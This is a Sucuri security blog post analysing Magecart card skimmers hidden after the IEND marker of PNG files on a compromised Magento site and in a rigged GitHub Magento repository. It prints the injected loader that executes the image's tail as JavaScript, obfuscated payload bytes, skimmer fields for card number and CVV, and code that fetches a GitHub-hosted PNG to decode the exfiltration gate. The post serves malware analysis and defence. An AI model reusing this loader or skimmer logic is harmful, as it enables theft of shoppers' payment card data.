Sucuri Blog

blog.sucuri.net/2020/07/skimmers-in-images-github-repos.html

Denis Sinegubko

July 22, 2020

MalwareBytes recently shared some information about web skimmers that store malicious code inside real **.ico** files.

During a routine investigation, we detected a similar issue. Instead of targeting **.ico** files, however, attackers chose to inject content into real **.png** files — both on compromised sites and in booby trapped Magento repos on GitHub.

Googletagmanager.png

Our security analyst Keith Petkus found this piece of malware injected on a compromised Magento **2.x** site.

```
<script>...i();async function i() {let x92 = await
fetch('/pub/media/wysiwyg/m2themes/googletagmanager.png');if (x92.ok) {let x = await
x92.text();var F = new Function (x.slice(-34905));return(F());}}</script>
```


This code was found appended to real Google Tag Manager code, so seeing a reference to **googletagmanager.png** might not spark suspicion at first glance. Moreover, it's a valid **.png** image from the same site.

googletagmanager.png

JavaScript Inside .png

Nonetheless, the code is not typical for Google Tag Manager. If you inspect it closely, you'll notice that it loads contents of the image file and then executes part of it (**x.slice(-34905)**) as a JavaScript function.

If we check the contents of **googletagmanager.png,** it appears to be a regular binary .png file, including proper PNG file signatures and chunk marks such as **IHDR** and **IEND**.




```
cat googletagmanager.png
�PNG

IHDR������PLTE���k��J}�b��Y �Ps�Pv����nniii���ffMl����Vu�������vvv������^^Ie���������,�����������������������I�ȩ�������
���d��`�Ħ �Sq���☒���������` �����N{����8[�2d�TTTZdä�IDATx��m{�8�#�I@$    T Hef٦ě�����k�$�E��,���1�,�DA@�����������������
�&������{w�5;�b�a>�E��� f����uٷk0
                                                  C�`z/��,)�E�  ��qA���?&C�B��VS����YN�1����YN�l4�r�L��+^M
                                                                                                                    c{�.�r�Q���"X���k^�`\/n���^��
�#p�Q��w�}z�.
                 �{y�'�S�e��z��{���`p�+9x��}qzV�a�x��As�☒���H����F�ƙ
                                                                         Z����"�/�^��sx��
������3l���u��������8���%�kd�'�S�a
A'�#�1���‚7C�pd�w        ☒���������������N'��C
�1�� �lC��S7���D�����R�-�o5�#l^#���#(@0cCN�,�����$�%�2��&E��N9%1L]q��i��rc2I��H���L��L�7"�Rd�$a.K�� p&9F�*�@W)CV�� R�itL
V,�4�X� CX���<�n#�Q��
t�������Bq�#E"dj��<V�J����3}����#J���D��^*dp�8� ���`p�#Y���2��$`A)�W��"@�*(li愸 �*�if"�E��o!����� ��%(�J�Q.u%!��#?�-��j3i
!�&�J��<H3�YHy3q*ox${���D� f��$'-p5�p��EiWvCTrX���
�X�-�3V��2S@8��I☒NR��"�b W���*�,�����$�)��i��RG1�
                              }��3V��Ys&�?+3��J�z���D��D
�-3�"���� �+    ���$�a
                            l�L���-Z(�{����������������?��a}�FQIEND�B`�var _0x30cc=['w6QNCGxaw7/DmRk=','KgVlwot2SA==','w4sTa8K
MHQ==','woDChsKHaA==','TMKawp3Dq8Kk','wr7Dp2BrNw==','w7UcL3xSw7/DmRvDoMOg','YMOHw6lqwoY=','RsOgw45/wqbDtHPClCA+','wovCoM
KRwp/Dkg==','wrnDs8Kqwqgqw4nDshnDuzY=','JMKBQD7DsQ==','Dg9nwohnUg==','w5MTasKc','OMKUcx/DiMKiUMOLw4pv','NcOWw7hxYQ==','e
kHCucOm','wrbDr8KhwqARw67DtQ==','w5dLw7zDlsK0wovCtcOCIx8=','ZsKmLAs=','w6ZBaSLDvA==','bDxiJ1V6HMONwoTDsw==','dnvCmHU/bcK
nQQ==','AcOyw6LCtB7CuCk=','LcK+wrLDmnc=','H8Kjw6M=','w7kowqA=','ZmHChTnDmMOjw5pn','wrFDPMKKBzo=','XsKtw69EBlrDr1U=','wo3
Cs8KSwp7DmG4lw5/Cmw==','w6oiwqZ4wpFCw7/DuMOpw5s=','wqNcwo/Cqw==','D8K3fio=','DGnCp8KpYz9Uw5TClMO5','w6nCmsOVwqgWJMOzwqPC
q2g=','SMO7w5dAwpU=','fGddwqN9PVIYcsOY','VcKmw7tyTsKbEj9M','w7jDpMOtFsOy','w6/DgsOXCcO2eBtWw51F','WcKsw6huTcKOEg==','IcK
swovDrU0=','V8K8w4Z7wpHDtGfChBYi','G13CrcKXXw==','w6JXfMKZWSPCkMOBecOG','cSh0IUJIFMOE','QQhmw593','w7kJwrNQwpg=','WcKzYM
KOwpI=','wqZZGMKTDw==','AsOrw7rDjg==','w6MUwo7CvsKD','IcONN3g=','Xn8jwpUk','aT5ww7Q=','wpvDn8O3I8KO','wpbCjcKpwoLDoQ==',
'wqlcwoDCrQ==','w6EiwrxawolP','em/ChA==','wpPDqGR/','wrtdPsK2Ig==','QkQAwoMZ','QjDDkA==','wpAPw7s=','D8OREHvDsiw=','w5ky
woLCq8KC','UgTCnXDCs8OcLBlywrc=','Zg/DqRXDp8KSw7w=','XS9ow7hP','PcOhw6FxSRHCssKkdSI=','w7ZMfjLDkjjDpMKSw5fDqg==','fE8Mwo
QF','HnTCo8KpWQNVw53CsMOu','VnXCh3kZcMKPRW40','w5F6w57DjFU=','w7EdBHBUw7/DlQLDscO+','w7kTc8KY','dcOEw7ZKwrzDhnPChAA1','G
yM1w60POAUsOsOO','FXTDj2rCtMKBD0M/wrE=','wrbDvGR2LFvDi1p6wq4=','wozDqsKKw6zDgQ==','CXnCusKvWQNfw4zClMO0','VALDgwLDrQ==',
```

Raw content of the googletagmanager.png file

However, after the end of the last chunk (IEND), we can see JavaScript code. This code is ignored by image viewers, but you can access it if you work with the **.png** file as if it was a regular **text** file. In our case, the malware extracts the last **34,905** bytes of the file.

Skimmer Code


After deobfuscation, a typical Magecart skimmer code is revealed containing modifications that prevent someone from seeing the exfiltration gate right away.



```
var _0x21bdcc = {
    'Number': _0x2eb3c8,
    'Holder': _0x55a769,
    'HolderFirstName': _0x306ab0,
    'HolderLastName': _0x5cddb5,
    'Date': _0x43b143,
    'Month': _0x53cfb9,
    'Year': _0x519c7c,
    'CVV': _0x1eb382,
    'Gate': _0x25105b,
    'Data': {},
    'Sent': [],
```

Tell tale skimmer parameters

The following code is responsible for computing the URL of the gate.




```
var _0x514a6e = {
    'xkgUc': function (_0xf96621, _0x264c90) { return _0xf96621(_0x264c90);   },
    'LlAYx': 'https://raw.githubusercontent.com/mag202/magento/master/pub/media/downloadable/mage.png',
    'MgeDy': function (_0x40df76, _0x42d8a4) {  return _0x40df76 + _0x42d8a4;  },
    'kLThV': function (_0x5e21b0, _0x4b2642) {  return _0x5e21b0 + _0x4b2642;  },
    'xYxaa': function (_0x2d6b14, _0x5cc2dd) {  return _0x2d6b14 - _0x5cc2dd;  },
    'JHfVb': function (_0x2aaf9b, _0x2f4a9d) {  return _0x2aaf9b + _0x2f4a9d;  },
    'oWJuX': function (_0x478d85, _0x3fbb5a) {  return _0x478d85 * _0x3fbb5a;  },
    'jEKTO': function (_0x3d8762, _0x42810d) {  return _0x3d8762 + _0x42810d;  },
    'kJjmH': function (_0x2b10aa, _0x5ba4b6) {  return _0x2b10aa < _0x5ba4b6;  },
    'bbrUC': function (_0x2db3a0, _0x16cd8e) {  return _0x2db3a0 + _0x16cd8e;  },
    'vesJg': function (_0xb2b808, _0x1ab38e) {  return _0xb2b808 * _0x1ab38e;  },
    'CSMXp': function (_0x2fe468, _0x1dbce8) {  return _0x2fe468 != _0x1dbce8; },
    'nTXLk': 'firstname',
    'AuXzU': 'lastname',
    'uIUfj': 'authorizenet_directpost_expiration',
    'ggvDK': 'authorizenet_directpost_cc_cid'
};
let _0x44c16e = await _0x514a6e['xkgUc'](fetch, _0x514a6e['LlAYx']);
// fetch('https://raw.githubusercontent.com/mag202/magento/master/pub/media/downloadable/mage.png')
if (_0x44c16e['ok']) {
    let _0x325d10 = await _0x44c16e['text']();
    x = _0x325d10['slice'](-1000);
    s = x['indexOf'](_0x514a6e['MgeDy']('s=', x['slice'](11, 16)));
    e = x['indexOf'](_0x514a6e['MgeDy'](x['slice'](29, 34), '=t'));
    y = +x['substring'](_0x514a6e['MgeDy'](s, 7), _0x514a6e['kLThV'](_0x514a6e['xYxaa'](e, _0x514a6e['kLThV
    d = x['slice'](_0x514a6e['oWJuX'](y, 2), _0x514a6e['jEKTO'](y, _0x514a6e['oWJuX'](y, 4)));
    v = '';
    for (let _0x4367ce = 0; _0x514a6e['kJjmH'](_0x4367ce, d['length'] / 3); _0x4367ce++) {
        c = d['substring'](_0x514a6e['bbrUC'](_0x514a6e['oWJuX'](_0x4367ce, 3), 2), _0x514a6e['vesJg'](_0x4
        v += c;
    }
    let _0x202721 = atob(v);
    if (_0x514a6e['CSMXp'](_0x202721, null)) {
        _0x2ed491('authorizenet_directpost_cc_number', null, _0x514a6e['nTXLk'], _0x514a6e['AuXzU'], null,
    }
}
```

Decoding the exfiltration gate URL

What we see here is the malware which attempts to load **mage.png** file from a GitHub repository (**hxxps://raw.githubusercontent[.]com/mag202/magento/master/pub/media/downloadable/mage.png**), then conduct some operations with chunks of its contents.

Mag202/Magento GitHub Repository

Indeed, at https://github.com/mag202/magento we find a repository of a beta version of Magento 2.4 created by the user **mag202** on April 4, 2020.



mag202 committed e0afe7e on May 16 … 18 commits 1 branch 0 tags

.github	Upload magento 2.4	3 months ago
app	Add files via upload	2 months ago
bin	Upload magento 2.4	3 months ago
dev	Upload magento 2.4	3 months ago
generated	Upload magento 2.4	3 months ago
lib	Upload magento 2.4	3 months ago
phpserver	Upload magento 2.4	3 months ago
pub	Add files via upload	2 months ago
setup	Upload magento 2.4	3 months ago
var	Upload magento 2.4	3 months ago
vendor	Upload magento 2.4	3 months ago
.editorconfig	Upload magento 2.4	3 months ago


About

All Submissions you make to Magento Inc. ("Magento") through GitHub are subject to the following terms and conditions: (1) You grant Magento a perpetual, worldwide, non-exclusive, no charge, royalty free, irrevocable license under your applicable copyrights and patents to reproduce, prepare derivative works of, display, publically perform, subl

www.magento.com

Mag202/Magento repository on GitHub

Unsurprisingly, we found the suspected **magento/pub/media/downloadable/mage.png** file within the repo.



mag202 / magento

magento / pub / media / downloadable / mage.png

mag202 Add files via upload — Latest commit 5a5a8d2 on May 16

1 contributor


4.91 KB

magento/pub/media/downloadable/mage.png in the mag202/magento repository

Exfil URL in hidden in mage.png

A quick lookup in the official Magento repository reveals that this directory shouldn't contain this **mage.png** file. In fact, it doesn't have any image files at all.

When checking the raw contents of this file, we find this encrypted text at the very bottom after the **IEND** signature.




```
                                                                                                   2T, }���
D��z6IEND�B`�x84OHlnd3Y=po9jn6eGNmbzk=mgqgcdajdpemE=8gxoq2ZHlzOWI=v0ilasdjZ3YXY=12cxsddTR5Mjc=87g5l4d
leaxtHdsRZa0G2c1hHmpMay62zL8uy=b9qbm4tbcv26y5v90w3ccm2mfdkzv3xbe02mldg3s=uZ2wSf31dah8gcjfGsslZzz3bLkh
mxeNa6vXbbohS=39x925gMtuTroQtcvafgcjF5dDk=78z448N3B1eGQ=rejwlzYmZqs=po9jn44cdajd=tyb3NmVxdHA=xzc9j0Mn
JkN3o=xxuawcOTRqc2c=fjlrbyMGo1anE=tgl4eyeGZya3Q=5l4gshcWJneng=pocdpvYWtlYXk=efbes8bmtpam0=qqegv8azl6a
TQ=fjt1mcNDNrOHo=qzph7pY2xwcmo=063u6nazE2NzE=ohrzjnZG0xbDU=j8utgwNTJoN2Y=xlar41bjJkYWE=tumowxb2M0d3Q=
izqz51cW5tcG8=15uxbuNHN5bXo=pr4drudGt4cTk=j15gwhN3FuZmc=xesye6ZmxtM20=m7fihueGh0d3M=6nftw2dndxMHg=mca
30fcjFxZGU=ojifusdzlibWQ=sq2mmcMW16cnA=eh7v97ejBrdDk=oo0qy1dDByd3I=05lui1b3g2Znc=pahvxieDYyMGo=hpkvol
bDF3ZTE=r2js6ybGU4NzY=ai9lckYWx5eTk=2xuv3pdmMzNno=82u603MHhkaGw=b7zssvZXdjc2w=kfyquhOHpiZnQ=mb0pvaMnR
